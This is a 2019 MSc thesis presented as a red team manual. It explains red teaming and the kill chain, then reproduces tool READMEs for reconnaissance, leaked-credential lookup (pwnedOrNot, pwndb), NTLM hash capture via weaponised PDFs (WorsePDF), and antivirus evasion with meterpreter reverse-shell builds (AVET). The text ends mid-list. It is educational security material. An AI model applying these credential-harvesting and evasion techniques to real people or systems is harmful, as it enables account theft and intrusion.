University of Piraeus

Department of Digital Systems

MSc in “Security of Digital Systems”

Master Thesis: “Red Team Manual”

Katsikis Dimitrios
MTE1718

Supervisor: Prof. Dadoyan Christoforos

July 2019

Table of Contents

1 INTRODUCTION

With the constantly expanding global interest and integration of computer systems into nearly every aspect of mankind's endeavor, cybercrime has increased rapidly, posing as a severe risk to the civilization of the 21st century, from populations and governments to enterprises and significant infrastructures. According to recent estimations by Hiscox, cybercrime cost the world's economy over $450 billion in 2016, an amount that is expected to be quadrupled to nearly $2 trillion globally by 2019, as stated by Juniper Research.

Certain infrastructures, however, present a higher criticality than the others, with the implications of a potential cyber-attack outreaching any economic significance. Such infrastructures concern the energy, water and nuclear sectors, along with the chemical and healthcare ones. In the case of such a critical infrastructure being the victim of an extended and severe cyber-attack, the incursions could generate chaos and turmoil among the affected public, besides any damages caused to the regarding economy.

Taking into consideration the beginning of the mobile computing era and an expectation of 46 trillion devices operating in a connected network by 2021, along with everything else, the potential costs and threats of cybercrime will continue to grow, unless it is restrained. Nevertheless, as advancements in technology work both ways, cyber-criminals are being enhanced by any technological progress, looking for every possible way to disrupt and compromise crucial infrastructures. As a result, constraining and preventing cyber-attacks is a constantly ongoing and evolving process.

In the direction of responding to cybercrime, organizations worldwide are investing on a remarkable scale. The present priorities regarding the allocation of investments, though, prove to be set on cybersecurity decisions that fail to deliver the optimal efficiency. An improved comprehension of the cybercrime costs could aid the executives in their fight against the adversaries, most of which even develop business patterns, such as ransomware-as-a-service, aiming to international scalability.

Cybercrime cost is the key factor to every organization's cybersecurity decision. It depends on the country in which the organization exists and acts, its organizational size, the related industry and the type of the cyber-attack employed against it. In any case, prevention is better than cure and accordingly, resistance against cyber-threats is a customization procedure of cybersecurity solutions.

There are endless techniques of delivering a cyber-attack, the most critical ones have not yet existed. An adversary's current arsenal includes malware, password and brute-force attacks, ransomware, web-based and denial-of-service (hereafter DoS) attacks, amongst a plethora of others. These techniques have also the ability to overload the defensive mechanisms in place, making any critical infrastructure easier to invade. The cost regarding malware and web-based attacks proves to be the highest of all, while recovering from them is time consuming, adding to the overall cost.

Behind every cyber-attack generated, several factors exist. The most influential one follows the cybercrime trends, as the power of a trend tends to rapidly evolve the subject, therefore the results of the adversaries

become optimal. Nowadays, three types of attacks stand up from the crowd: social engineering, ransomware and DoS. Regardless of any technological advancements in sliding through an operating system, tricking a user into opening a door will always be an excellent option. Furthermore, ransomware trails the thinking of value subjectivity in user data, while DoS attacks have the power to reinforce every other type of attack.

One vital truth for every organization, despite any distinct characteristics that differentiate one from the other, is that every single one of them needs to be prepared. Dealing with a cyber-attack is only a question of 'when' and for that reason organizations need to plan for the unplanned. Again, according to Hiscox, there is a gap between the existing cyber-awareness of an organization and the effort being invested into taking it into the next level. This comes to strengthen the point of view that an operational readiness needs to be put constantly into to the test, in pursuance of an up to date cybersecurity.

Employing cybersecurity mechanisms is one of the first steps, if not the first one, towards ensuring Information Security (hereafter InfoSec). Consequently, every mechanism of this kind needs to put into the test, along with the operational readiness of the corresponding organization, and this is where Red Teaming comes into play. The general concept of Red Teaming can be expressed as a dazzling light shed onto the subject under test to reveal areas where effectiveness can be enhanced.

Having its origins in military activities, the term "Red Teaming" grew out of them to concern generally every operation that challenges any enterprise or organization, aiming to enhance their effectiveness by engaging into adversarial activities. When used in a cybersecurity context, Red Teaming is a powerful asset in the hands of an organization's executives to access and improve the digital aspect of their infrastructure.

1.1 Problem Statement

Time and cost efficiency are two major concerns in InfoSec. Staying up to date against cybersecurity threats and adversaries requires full time alertness and so do the assessments regarding InfoSec. Red Teaming Operations require manual handing of the software tools used, in many occasions during the assessments, especially when employing client-side attacks.

When engaging with client-side attack activities, the prospect of automation is highly limited, due to the uncertainty of the client-side environment. This uncertainty derives from an out of scope environment, defined by the unpredictable nature of its end-users' actions. However, automation in client-side is feasible, while Metasploit Framework, a widely used software in Red Teaming, offers promising automation opportunities.

Automating Metasploit procedures, when the Framework is being employed in Red Teaming Operations, can reap significant benefits. The most obvious one is time reduction, deriving from even the elimination of unnecessary seconds between reading an output on the Framework's msfconsole and typing a relative command. Time reduction extends to far more than a simple sped up process, as being able to execute any given task in a shorter amount of time leads to productivity growth, reliability and performance increase, along with extended availability.

Although Metasploit Framework offers excellent automation capabilities by being itself an open-source project, with its code available for everyone to study and customize, sometimes it's not enough to succeed on a penetration testing or generally in Red Team Operations.

In this Thesis, other open-source tools will be introduced, aiming to assist in Red Teaming Operations. They will be tools aiming Windows Domain Active Directory, with Windows 10 VM's hosts and a Windows Server 2019 as Domain Controller.

2 LITERATURE REVIEW

Despite the reliance on technological solutions towards Information Security, organizations, nowadays, seek to invest in the establishment of Information Security Policies (hereafter ISPs). An ISP is designed to protect the assets of an organization, providing the employees with guidelines on how to ensure InfoSec in their workplace. However, the effectiveness of such a policy is proportional to the level employees comply with it, highlighting the measuring of that level as a critical issue.

Without a doubt, cybercriminals pose the principal source of threats against an organization's information infrastructure. Most successful attacks these days involve client-side attacks, which puts the actual endpoints of a network to the crucial position of being the last line of defense. Previous studies on assessing InfoSec underline the importance of taking an attacker-like approach to the assessment.

2.1 Red Teaming

2.1.1 Red Teaming in InfoSec

Given a system or a network, Red Teaming is defined as the process of detecting its vulnerabilities by modelling the activities of an attacker, in a real-life scenario. Red Teaming's ultimate goal is to test and enhance the security of the given system or network, with a purpose of determining the intentions of the adversary. Its role is set within identifying the vulnerabilities of the system or network being deployed on, excluding the addressing of the requirements for an overall InfoSec.

Eric Mainwald defines InfoSec as a mindset of threat and vulnerability assessment, with the purpose of managing the resulting risk properly. In an effort to manage risk, though, the current state of it must be identified. Such an identification process includes assessments from system-level vulnerabilities to organization-wide risks and Penetration Testing. The primary challenge of InfoSec professionals is using the assessments findings for the implementation of risk mitigation strategies is, aiming to minimize risk when the unplanned event takes place.

Red Teaming is only one component of an overarching security infrastructure, being included in the assessment phase of the InfoSec process. A proactive approach to this process analyzes the vulnerabilities of the assets and determines the risks associated with them, resulting in defining the suitable countermeasures as prevention attack mechanisms.

The principal idea is to plan for the unplanned. The vast majority of security incidents, proven to be financially devastating, happen in the expense of an absent planned response. Due to the dynamics of the IT industry and the constant discovery of vulnerabilities in software, remaining up to date requires full time vigilance. InfoSec is represented as mindset and a revolving process, based on Risk Management.

According to Chris Peake, the InfoSec process has five (5) revolving steps:

1. Evaluate the current InfoSec measures, methods and policies, aiming to assess the existing state of risk.

2. Supported by the previous assessment, create an ISP with the purpose of effectively managing the related risk.

3. Analyze and implement the appropriate technical tools and security controls in the direction of managing risk.

4. Provide a proper training of InfoSec awareness to the organization through the involvement and cooperation of its employees.

5. Perform an audit to the system or network, in pursuance of confirming that employees comply with the ISP.

Apparently, the importance of the employees involved in Chris Peake's InfoSec stages illustrates them as the critical end-points of an organization's information infrastructure. The efficiency of the ISP established is based on the training of the employees accordingly, along with their adherence to the policies.

As it has been mentioned before, Red Teaming is placed in the first (1st) phase of the InfoSec process, the one regarding risk assessment. A Red Team uses tools to identify vulnerabilities, while it proposes possible threats to the object system or network. A Red Teaming approach, though, is more thorough than most adversaries' approach. For the potential attackers, a single vulnerability compromising a system would be enough, as they seek to avoid detection. On the other hand, Red Teaming professionals probe for every possible vulnerability, in the direction of assessing the correlated risk, aiming to produce a complete security assessment.

Chris Peake states that a Red Teaming assessment takes a multi-layered approach in evaluating separate areas of security. In accordance with the theory of Defense in Depth, the target system or network should be tested at every layer of potential attack.

Defense in Depth includes the following layers:

1. Perimeter

2. LAN

3. Host

4. Application

5. OS

The concept of Defense in Depth requires the presence of security control at each layer. Red Teaming would assess the policy compliance of these controls in the corresponding layer, focusing on the relationship between

the controls and the layer applied onto. The assessment would produce a list of identified vulnerabilities, each of them belonging to a specific area of OSSTMM's Vulnerability Testing Areas.

The OSSTMM by Pete Herzog defines five (5) Vulnerability Testing Areas:

1. Human Security Testing
2. Physical Security Testing
3. Wireless Security Testing
4. Telecommunications Security Testing
5. Data Networks Security Testing

Each Testing Area possesses its own distinctive methodology, followed by the related tools to be carried out. Regardless of the Testing Area, though, Red Teaming process is set to be regulated during the whole assessment, abiding to its impartial nature.

2.1.2 Red Teaming Process

Red Teaming is frequently described as "ethical hacking". In this manner fundamentally, it must be performed with the absolute confidentiality, discretion, and transparency. Considering the attacker-like approach of Red Teaming, explicit permission is always required by the customer. An assessment can be either general or definite, depending on the customer's intentions and/or cost factors, while many assessments are intentionally kept from the system or network administrators.

One of Red Teaming assessment's components is Penetration Testing, a term regularly confused with Red Teaming itself. Penetration Testing probes a system or network for already known vulnerabilities, using numerous techniques and tools to gain access, acquire information or even cause damage. Nevertheless, the key element that discerns Red Teaming from Penetration Testing is that the former tests design while the latter tests implementation. Penetration Testing, alone, is incapable of providing a complete security evaluation.

When designing a Red Teaming assessment, a broadly accurate guide is to recognize the weakest security links in the system or network to start the vulnerability assessment from. A study by Matt Bishop, Sophie Engle, Sean Peisert, Sean Whalen and Carrie Gates correlates the significant insider threat problem with the access attributes. People are identified as the weakest link in security and the employees of an organization, especially those who are granted critical system or network privileges, are highlighted as the first objects to be probed for vulnerabilities.

The Red Team conducting the testing should document its actions and procedures all the way. In the event of an incident occurring, due to the assessment, the importance of a proper reporting to be used in retracing is

invaluable. Additionally, an appropriate reporting is needed in case of a reassessment, where the verification of the testing results is desired. Under any circumstances, a complete report is as significant as the Red Teaming assessment itself.

A Red Team is equipped with a wide-ranging set of tools consisting of hardware and software, brought together by the expertise gained from techniques and experiences. Each Vulnerability Testing Area requires specialization, leading to various skillful professionals teaming up to form a Red Team. Ranging from Port Scanning to Denial of Service testing, efforts in specialization areas combined implement the complete security assessment defined as Red Teaming.

Although there is a collection of commercial, software based, tools opted for network security, it is a widespread practice, for Red Teams, to engage with the open-source ones. The reasoning for this method is to imitate the actions of the adversary in a real-life scenario. Most hackers would use publicly accessible tools, without, yet, sacrificing quality for low cost offered by open-source software.

2.1.3 Red Teaming Operations

During an assessment, the operations conducted by the Red Team are planned in accordance with the malicious activities of a real-life adversary. Considering the importance of security assessments in large organizations, the attacker-like approach of Red Teaming should adhere to the advances in computer system and network intrusions.

Adversaries, nowadays, tend to target industries possessing extremely confidential data. Lockheed Martin Corporation indicated that the evolution in antivirus technology has led to advancements in the objectives and implementations of InfoSec attacks, as well. A newly emerged type of threat, labeled as Advanced Persistent Threat (hereafter APT), describe a highly skilled and resourced category of attackers, aiming to the compromise of classified information.

Lockheed Martin Corporation defined a model of defending to system and network intrusions that comprises of seven (7) stages, connected to the stages of an adversary's APT activities. This model is introduced as the Kill Chain, including the following stages:

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command and Control
7. Actions on Objectives

Reconnaissance

In the phase of Reconnaissance, an attacker investigates a target organization system or network, seeking for information on its employees, relationships between them, email addresses, distinguishing technologies used, their vulnerabilities, and practically anything valuable enough to be used in the attack. This information gathering requires using multiple resources and tools, ranging from a simple Google lookup, to the deployment of software tools automating manual information gathering procedures, like Maltego and theHarvester .

Acquiring the right information reduces time and cost needed to conduct an attack strategy against a given target. Reconnaissance is, literally, the foundation on which a Red Teaming assessment is built, while information gathered need to be validated before usage.

Weaponization

In the Weaponization phase, an attacker creates a deliverable payload for a target, in most cases by using an automated weaponizing tool such as Metasploit. To a greater extend nowadays, the data files that are being used as deliverable payloads are client application data files. These data files are usually Adobe Portable Document Format (hereafter PDF), Microsoft Office documents or image files such as JPEG or PNG.

Delivery

The Delivery phase involves the transmission of the weaponized deliverable to the target system or network. According to the Lockheed Martin Computer Incident Response Team (LM-CIRT), three of the most distinctive channels for distributing payloads by APT adversaries are attachments inside email messages, websites and removable media.

Exploitation

Succeeding the Delivery phase, the weaponized deliverable triggers the execution of the attacker's payload, in most cases, by exploiting an application, a service or a vulnerability of the operating system being deployed on. However, the deliverable could also exploit the end-users, in the meaning of a system vulnerability being unnecessary to execute the code, or even leverage automatic execution features of the operating system itself.

Installation

The objective of the Installation phase is to maintain persistence in the infected system or network. The weaponized malware installs a backdoor that would allow remote access on the target system or network, usable by the adversary.

Command and Control

In the Command and Control (hereafter C2) phase, the compromised system or network establishes a C2 channel with the attacker, through Internet traffic, resulting to the attacker gaining a “hands-on” access inside the target. The difference between APT malware and traditional malware is that the former demand a lot of manual handling, while the latter operate, mostly, automatically, due to their self-propagating nature.

Actions on Objectives

In the final phase of the Kill Chain, an attacker engages in fulfilling their initial objectives. In most cases, these objectives are related with packaging, encrypting and exfiltrating critical or sensitive data from the compromised target. Moreover, objectives include manipulating an automated device, for example an IoT device, using the compromised host in favor a lateral movement within the network, or even disrupting the availability of critical services or data.

Planning and acting in accordance with the processes of a Kill Chain provides a Red Teaming with reliability. The Kill Chain describes with extreme precision the actions of potential adversaries and by following its stages a Red Team would imitate efficiently their behavior. As a result, would conclude with a proportional efficiency in their reporting, progressing with the assessment’s revolving process.

3 OPEN-SOURCE TOOLS FOR KILLCHAIN

3.1 Reconnaissance Open-source Tools

3.1.1 Active Intelligence Gathering

3.1.1.1 Nmap

Nmap is released under a custom license, which is based on (but not compatible with) GPLv2. The Nmap license allows free usage by end users, and we also offer a commercial license for companies that wish to redistribute Nmap technology with their products. See Nmap Copyright and Licensing for full details.

The latest version of this software as well as binary installers for Windows, macOS, and Linux (RPM) are available fromNmap.org

Full documentation is also available on the Nmap.org website.

Questions and suggestions may be sent to the Nmap-dev mailing list.

Installing

Ideally, you should be able to just type:

```
./configure
make
make install
```

For far more in-depth compilation, installation, and removal notes, read the Nmap Install Guide on Nmap.org.

Using Nmap

Nmap has a lot of features, but getting started is as easy as running nmap scanme.nmap.org.
Running nmap without any parameters will give a helpful list of the most common options, which are discussed in depth in the man page. Users who prefer a graphical interface can use the included Zenmap front-end.

3.1.1.2 Aquatone

Aquatone is a tool for visual inspection of websites across a large amount of hosts and is convenient for quickly gaining an overview of HTTP-based attack surface.

Installation

1. Install Google Chrome or Chromium browser -- **Note:** Google Chrome is currently giving unreliable results when running in *headless* mode, so it is recommended to install Chromium for the best results.
2. Download the latest release of Aquatone for your operating system.
3. Uncompress the zip file and move the aquatone binary to your desired location. You probably want to move **it** to a location in your $PATH for easier use.

Compiling the source code

If you for some reason don't trust the pre-compiled binaries, you can also compile the code yourself. **You are on your own if you want to do this. I do not support compiling problems. Good luck with it!**

Usage

Command-line options:

```
 -chrome-path string
        Full path to the Chrome/Chromium executable to use. By default, aquatone will search for Chrome or
Chromium
 -debug
        Print debugging information
 -http-timeout int
        Timeout in miliseconds for HTTP requests (default 3000)
 -nmap
        Parse input as Nmap/Masscan XML
 -out string
        Directory to write files to (default ".")
 -ports string
        Ports to scan on hosts. Supported list aliases: small, medium, large, xlarge (default "80,443,8000,8080,8443")
 -proxy string
        Proxy to use for HTTP requests
 -resolution string
        screenshot resolution (default "1440,900")
 -save-body
        Save response bodies to files (default true)
 -scan-timeout int
        Timeout in miliseconds for port scans (default 100)
 -screenshot-timeout int
        Timeout in miliseconds for screenshots (default 30000)
 -session string
        Load Aquatone session file and generate HTML report
 -silent
        Suppress all output except for errors
 -template-path string
        Path to HTML template to use for report
 -threads int
        Number of concurrent threads (default number of logical CPUs)
 -version
        Print current Aquatone version
```

Giving Aquatone data

Aquatone is designed to be as easy to use as possible and to integrate with your existing toolset with no or minimal glue. Aquatone is started by piping output of a command into the tool. It doesn't really care how the piped data looks as URLs, domains, and IP addresses will be extracted with regular expression pattern matching. This means that you can pretty much give it output of any tool you use for host discovery.

IPs, hostnames and domain names in the data will undergo scanning for ports that are typically used for web services and transformed to URLs with correct scheme. If the data contains URLs, they are assumed to be alive and do not undergo port scanning.

Example:

```
$ cat targets.txt | aquatone
```

Output

When Aquatone is done processing the target hosts, it has created a bunch of files and folders in the current directory:

- **aquatone_report.html**: An HTML report to open in a browser that displays all the collected screenshots and response headers clustered by similarity.
- **aquatone_urls.txt**: A file containing all responsive URLs. Useful for feeding into other tools.
- **aquatone_session.json**: A file containing statistics and page data. Useful for automation.
- **headers/**: A folder with files containing raw response headers from processed targets
- **html/**: A folder with files containing the raw response bodies from processed targets. If you are processing a large amount of hosts, and don't need this for further analysis, you can disable this with the -save-body=false flag to save some disk space.
- **screenshots/**: A folder with PNG screenshots of the processed targets

The output can easily be zipped up and shared with others or archived.

Changing the output destination

If you don't want Aquatone to create files in the current working directory, you can specify a different location with the -outflag:

```
$ cat hosts.txt | aquatone -out ~/aquatone/example.com
```

It is also possible to set a permanent default output destination by defining an environment variable:

```
export AQUATONE_OUT_PATH="~/aquatone"
```

Specifying ports to scan

Be default, Aquatone will scan target hosts with a small list of commonly used HTTP ports: 80, 443, 8000, 8080 and 8443. You can change this to your own list of ports with the -ports flag:

```
$ cat hosts.txt | aquatone -ports 80,443,3000,3001
```

Aquatone also supports aliases of built-in port lists to make it easier for you:

- **small**: 80, 443
- **medium**: 80, 443, 8000, 8080, 8443 (same as default)
- **large**: 80, 81, 443, 591, 2082, 2087, 2095, 2096, 3000, 8000, 8001, 8008, 8080, 8083, 8443, 8834, 8888
- **xlarge**: 80, 81, 300, 443, 591, 593, 832, 981, 1010, 1311, 2082, 2087, 2095, 2096, 2480, 3000, 3128, 3333, 4243, 4567, 4711, 4712, 4993, 5000, 5104, 5108, 5800, 6543, 7000, 7396, 7474, 8000, 8001, 8008, 8014, 8042, 8069, 8080, 8081, 8088, 8090, 8091, 8118, 8123, 8172, 8222, 8243, 8280, 8281, 8333, 8443, 8500, 8834, 8880, 8888, 8983, 9000, 9043, 9060, 9080, 9090, 9091, 9200, 9443, 9800, 9981, 12443, 16080, 18091, 18092, 20720, 28017

Example:

```
$ cat hosts.txt | aquatone -ports large
```

Usage examples

Aquatone is designed to play nicely with all kinds of tools. Here's some examples:

Amass DNS enumeration

Amass is currently my preferred tool for enumerating DNS. It uses a bunch of OSINT sources as well as active brute-forcing and clever permutations to quickly identify hundreds, if not thousands, of subdomains on a domain:

```
$ amass -active -brute -o hosts.txt -d yahoo.com
alerts.yahoo.com
ads.yahoo.com
am.yahoo.com
- - - SNIP - - -
prd-vipui-01.infra.corp.gq1.yahoo.com
cp103.mail.ir2.yahoo.com
prd-vipui-01.infra.corp.bf1.yahoo.com
$ cat hosts.txt | aquatone
```

There are plenty of other DNS enumeration tools out there and Aquatone should work just as well with any other tool:

- Sublist3r
- Subfinder
- Knock
- Fierce
- Gobuster

Nmap or Masscan

Aquatone can make a report on hosts scanned with the Nmap or Masscan portscanner. Simply feed Aquatone the XML output and give it the -nmap flag to tell it to parse the input as Nmap/Masscan XML:

```
$ cat scan.xml | aquatone -nmap
```

3.1.2 Passive Intelligence Gathering

3.1.2.1 PwnedOrNot

OSINT Tool to Find Passwords for Compromised Email Accounts

pwnedOrNot uses **haveibeenpwned** v2 api to test email accounts and tries to find the **password** in **Pastebin Dumps**.

Features

haveibeenpwned offers a lot of information about the compromised email, some useful information is displayed by this script:

- Name of Breach
- Domain Name
- Date of Breach
- Fabrication status
- Verification Status
- Retirement status
- Spam Status

And with all this information **pwnedOrNot** can easily find passwords for compromised emails if the dump is accessible and it contains the password

Tested on

- Kali Linux 2019.1
- BlackArch Linux
- Ubuntu 18.04
- Kali Nethunter
- Termux

Installation

Ubuntu / Kali Linux / Nethunter / Termux

```
git clone https://github.com/thewhiteh4t/pwnedOrNot.git
cd pwnedOrNot
pip3 install requests
```

BlackArch Linux

```
pacman -S pwnedornot
```

Updates

```
cd pwnedOrNot
git pull
```

Usage

```
python3 pwnedornot.py -h

usage: pwnedornot.py [-h] [-e EMAIL] [-f FILE] [-d DOMAIN] [-n] [-l]
                     [-c CHECK]

optional arguments:
  -h, --help                  show this help message and exit
  -e EMAIL, --email EMAIL     Email Address You Want to Test
  -f FILE, --file FILE        Load a File with Multiple Email Addresses
  -d DOMAIN, --domain DOMAIN  Filter Results by Domain Name
  -n, --nodumps               Only Check Breach Info and Skip Password Dumps
  -l, --list                  Get List of all pwned Domains
  -c CHECK, --check CHECK     Check if your Domain is pwned

# Examples

# Check Single Email
python3 pwnedornot.py -e <email>
#OR
python3 pwnedornot.py --email <email>

# Check Multiple Emails from File
python3 pwnedornot.py -f <file name>
#OR
python3 pwnedornot.py --file <file name>

# Filter Result for a Domain Name [Ex : adobe.com]
python3 pwnedornot.py -e <email> -d <domain name>
#OR
python3 pwnedornot.py -f <file name> --domain <domain name>

# Get only Breach Info, Skip Password Dumps
python3 pwnedornot.py -e <email> -n
#OR
python3 pwnedornot.py -f <file name> --nodumps

# Get List of all Breached Domains
```

```
python3 pwnedornot.py -l
#OR
python3 pwnedornot.py --list

# Check if a Domain is Pwned
python3 pwnedornot.py -c <domain name>
#OR
python3 pwnedornot.py --check <domain name>
```

3.1.2.2 PwnDB

pwndb.py is a python command-line tool for searching leaked credentials using the Onion service with the same name.

Usage

```
usage: pwndb.py [-h] [--target TARGET] [--list LIST] [--output OUTPUT]

optional arguments:
  -h, --help       show this help message and exit
  --target TARGET  Target email/domain to search for leaks.
  --list LIST      A list of emails in a file to search for leaks.
  --output OUTPUT  Return results as json/txt
```

Note: tor service must be up and running to be connected to port 9050

Installation

Just create a virtualenv, install the requirements and make sure Tor is running.

```
$ git clone https://github.com/davidtavarez/pwndb
Cloning into 'pwndb'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 10 (delta 2), reused 4 (delta 0), pack-reused 0
Unpacking objects: 100% (10/10), done.

$ cd pwndb

$ virtualenv venv
New python executable in /Users/davidtavarez/pwndb/venv/bin/python
Installing setuptools, pip, wheel...done.

$ source venv/bin/activate

(venv) $ pip install -r requirements.txt
```

```
Collecting PySocks==1.6.8 (from -r requirements.txt (line 1))
...

(venv) $ python pwndb.py -h

usage: pwndb.py [-h] [--target TARGET] [--list LIST] [--output OUTPUT]

optional arguments:
  -h, --help       show this help message and exit
  --target TARGET  Target email/domain to search for leaks.
  --list LIST      A list of emails in a file to search for leaks.
  --output OUTPUT  Return results as json/txt
```


3.2 Weaponization Open-source Tools

3.2.1 Worse PDF

Client side attacks are heavily used in red team engagements as they can allow the red team to execute arbitrary code or retrieve password hashes. Usually Microsoft office products are used to perform these kind of attacks however PDF documents can be also utilized for obtaining NTLM hashes of users without triggering any alerts.


Check Point researchers discovered that it is possible to utilize the dictionary objects of a PDF file in order to embed a UNC path. As with similar others attacks when the user will open the file an authentication attempt to that path will happen on the background with the current users credentials. An attacker who monitors the traffic can capture the NTLM hash. Further details can be found in the checkpoint website and the image below is the section that demonstrates the required entries and is taken from checkpoint website for clarification purposes.

When the IP of the attacker host, the file name and the listening interface is configured responder will initiate:



Worse-PDF – Responder

When the user will open the PDF file the password hash will be captured in Responder which can then be used for offline password cracking or relay attacks to gain access to hosts and network resources.



NTLM Hash via PDF

3gstudent developed WorsePDF in python which can weaponise a legitimate PDF file with the technique that checkpoint researchers discovered to retrieve NTLM hashes. The script takes only two arguments: the path of the legitimate PDF and the IP address of the server host.

3.2.2 Avet

AntiVirus Evasion Tool

AVET is an AntiVirus Evasion Tool, which was developed for making life easier for pentesters and for experimenting with antivirus evasion techniques.

Some of the changes in Version 2:

- internal mechanisms for building the executable have been rewritten, new features can be added much easier now
- https://github.com/govolution/bfg has been integrated

With the new architecture and features you can, for example, now build an executable that is loading an encrypted .exe file via network or file, receiving the key also via network or file, decrypt in memory and then inject via process hollowing. The same applies also for other payloads like shellcode or dlls and other techniques.

What & Why:

- when running an exe file made with msfpayload & co, the exe file will often be recognized by the antivirus software
- avet is an antivirus evasion tool targeting windows machines with executable files
- different kinds of payloads can be used now: shellcode, exe and dlls
- more techniques can be used now, such as shellcode injection, process hollowing and more
- most payloads can be deliverd from a file, the network or command line
- the payload can be encrypted with a key, the key can be delivered like payloads
- this readme applies for Kali 2018.x (64bit) and tdm-gcc (should work on other Kali/Linux versions also)

Proudly presented at Blackhat Arsenal:

Installation

You can use the setup script:

```
./setup.sh
```

This will automatically get you started by installing/configuring wine and installing tdm-gcc. You'll shortly have to click through the tdm-gcc installer GUI though - standard settings should be fine.

Should be self explaining, but here is a run through: https://danielsauder.com/2018/09/28/avet-setup-sh-script/

If for whatever reason you want to do things manually:

How to install tdm-gcc with wine: https://govolution.wordpress.com/2017/02/04/using-tdm-gcc-with-kali-2/

Important note

Not all techniques will evade every AV engine. If one technique or build script does not work, please test another one.

How to use

Of course, it is possible to run all commands step by step from command line. However, in the "build" folder you will find preconfigured build scripts for relevant use cases. The build scripts themselves are expected to be called within the avet directory:

```
root@kalidan:~/tools/avet# ./build/build_win32_meterpreter_rev_https_50xshikata_quiet.sh
```

You can define default LHOST and LPORT values for metasploit payloads in the /build/global_connect_config.sh file, which are used if you don't redefine in your current build script.

Warning

Before executing build scripts, ensure that your msf database is started up and initialized. If you don't, msfvenom will be hesitant to launch and your build script execution will get stuck!

Usage examples

Generate a 32-bit process hollowing executable in two steps (as in build_win32_meterpreter_rev_tcp_hollowing_target_cmd.sh):

First, generate the hollowing payload with AVET:

```
- generate meterpreter/reverse_tcp 32-bit shellcode
- the meterpreter shellcode will be XOR encrypted with a 5-byte preset key
- the shellcode will be compiled into the generated executable
- fopen and gethostbyname sandbox evasion environmental checks will be made before executing the
shellcode
```

Second, build the executable that delivers the first step payload via hollowing:

```
- statically compile the first step payload into the executable
- the payload will be XOR encrypted with a different 5-byte preset key
- again, fopen and gethostbyname sandbox evasion environmental checks will be made before
hollowing
- the hollowing target PID will be delivered via command line argument on execution time
```

So you get a two-layer environmental checked and encrypted meterpreter payload, hollowed into a process of your choice. While the settings in the build script are mostly for demonstration purposes, there is a lot of flexibility to customize your generated executable by making simple modifications to the build script.

You could switch out data retrieval methods: Instead of statically compiling most data into the executable, you could download your hollowing payload via powershell, download the decryption key via sockets, use different encryption or environmental checks, etc. Or try to add more evasion layers by doing a third build iteration.

Of course, you can also design more minimalistic builds, like executing unencrypted shellcode with only one environmental check, or maybe 50 iterations of shikata are enough to reach your goal?

Choose/modify the build scripts, suiting your needs.

Note: All executables and other files generated by the build scripts can be found in the outout folder.

Build scripts

Below, find a list of all currently provided build scripts. The names should hint at each script's functionality. For detailed information, consider the comments inside the scripts. Feel free to modify/write your own build scripts to build your custom executable!

```
buildsvc_win32_meterpreter_bind_tcp_20xshikata.sh
build_win32_exec_calc_injectdll_target_cmd.sh
build_win32_meterpreter_rev_https_50xshikata_quiet.sh
